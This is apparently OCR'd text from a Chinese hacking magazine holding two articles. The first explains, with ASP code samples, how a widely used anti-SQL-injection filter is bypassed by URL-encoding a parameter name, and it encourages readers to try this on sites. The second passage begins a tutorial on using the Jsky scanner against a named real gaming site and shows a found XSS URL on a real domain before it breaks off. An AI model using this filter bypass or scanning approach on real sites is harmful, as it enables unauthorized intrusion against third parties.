


图 2

这说明把参数变换一下形式就可以成功绕过防注入文件，现在我们就可以用工具跑账号和密码了。是不是很有意思？下面探究一下原因。

首先我们要了解Fy_Url=Request.ServerVariables("QUERY_STRING")到底是什么意思。其大概意思是说截取url中问号后的字符串并原样输出，我们用事实证明一下，输出代码如下：

```
<%
 Fy_Url=Request.ServerVariables("QUERY_STRING")
 Response.write(Fy_Url)
%>
```

比如http://localhost/shiyan.asp?id=10，这样它截取的就是“id=10”，并原样输出这个字符串“id=10”，如图3。




图 3

如果我们把url写为http://localhost/shiyan.asp?%69d=10，由于是原样输出，所以并不会把%69还原为字符i，而是直接输出“% 69d=10”，如图4。




图 4

下面我们再来研究一下asp中get的提交机制，先看两句代码：

```
<%
a=request("id")
response.write("这是id输出的结果： "+a)
b=request("%69d")
response.write("这是%69d输出的结果： "+b)
%>
```

我们提交 http://localhost/shiyan.asp?id=10，返回界面如图5所示，第二个输出为空。




图5

我们提交 http://localhost/shiyan.asp?%69d=10，返回界面如图6所示，第二个输出也为空。




图6

这说明asp的get提交中，即使把url中的字符转换成url编码，接收的时候还是只用request("id")，即%69被转换成了i，所以request("%69d")接收不到任何参数。

好了，知道这两点就好办了，下面我们来看看这个防注人文件的问题出在哪里。以 http://192.168.231.128/product.asp?id=10 为例：

1、程序首先用Fy_Url=Request.ServerVariables("QUERY_STRING")截取出字符串 "id=10"。

2、如果是多个参数的话，以&为界把所有参数赋值给一个数组，然后对每个数组元素分别做处理。

3、接着用Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)截取出 "id=10" 中的 "id" 字符。

4、然后进入非法字符检测阶段，用Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0来判断是否含有非法字符。其实这里的Fy_Cs(Fy_x)就是刚才截取出来的字符 "id"，带入就是Instr(LCase(Request("id")),"'")<>0。

5、最后当然是在4中用Request("id")来接收 http://192.168.231.128/product.asp?id=10 这个参数进行判断了。

这样就完成了防注入功能，下面我们把 http://192.168.231.128/product.asp?id=10 中的id改成%69d（%69d为i的url编码），即 http://192.168.231.128/product.asp?%69d=10，我们再看一下这个检测流程：

1、程序首先用Fy_Url=Request.ServerVariables("QUERY_STRING")截取出字符串 "%69d=10"（原样输出，不转换）。

2、接着用Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)截取出%69d=10中的 "%69d" 字符。

3、然后进入非法字符检测阶段，用Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0来判断是否含有非法字符。其实这里的Fy_Cs(Fy_x)就是刚才截取出来的字符 "%69d"，带入就是Instr(LCase(Request("%69d")),"'")<>0。

看到没？上面的"3"中，**request("%69d")**是用来接收参数的。但是我刚才说过了，**http://192.168.231.128/product.asp?%69d=10** 中虽然是 **"%69d=10"**，但是接收的时候还应该是用 **request("id")**来接收，因为系统会自动的把 **%69d** 改成 **id**。这里"3"中却用了 **request("%69d")**来接收数据，进行非法检查，根本就什么都接收不到！因为没有%69d这个变量。

究其原因，还是由于程序作者对于asp内置对象的了解不透彻。所以我们小菜检测网站的时候发现有防注入文件，可以尝试把某个字符转换成url编码试试看，说不定有意外的收获，清华大学某网站就出过这样的问题哦。

编辑点评：

这套防注入程序好象是被lake2大侠分析过吧，因为使用这套防注入程序的网站实在太多，所以危害很大。不过，现在用这套防注入程序的已经很少了。本文作者自己的分析过程也倒清楚，不过还是推荐看一下lake2大侠的分析，更为彻底。

带问题来投稿——手把手使用Jsky和pangolin实战高效漏洞挖掘

图 7EraMKVu

从本文可以学到：

1、Jsky的使用

2、利用Jsky挖掘漏洞

一、小试牛刀

目标是对浩方发动攻击，首先打开Jsky（就是那三个人的图标），主界面如图1。

简单介绍一下吧：主菜单第一个是文件，就是新建扫描或者载入扫描用的；第二个是扫描，有开始扫描、暂停、停止（建立新扫描是要停止当前扫描的）项，后面的其他3个菜单分别是设置、工具和帮助。至于设置，我们使用默认的就可以了！第二排有图标的快捷按钮依次是：新建扫描、打开、保存、退出、开始、暂停、停止，后面6个基本上不常用。

Jsky是带爬虫功能的安全分析工具（官方网站上说目前还在内部测试阶段），如果你上网不是光纤，建议线程设置小点，不然很卡！我一般用它来挖敏感路径，SQL注入、XSS都支持，而且不怕挖到别的站上去！

下面就开始行动啦！点击"新建"，弹出如图2所示的向导对话框。

一路点击"NEXT"，选择默认的设置就好了，然后回到主界面，点击"扫描"就开始运行。扫描需要很长时间，耐心等待吧，这里我就直接给大家看结果，如图3。

jsky给出的地址是：**http://bbs.cga.com.cn:80/list/list_40.asp?bid=40<alert(5201314)>**，用IE打开，发现正常，




图1 主界面




图2 新建扫描站点




图3　挖掘结果

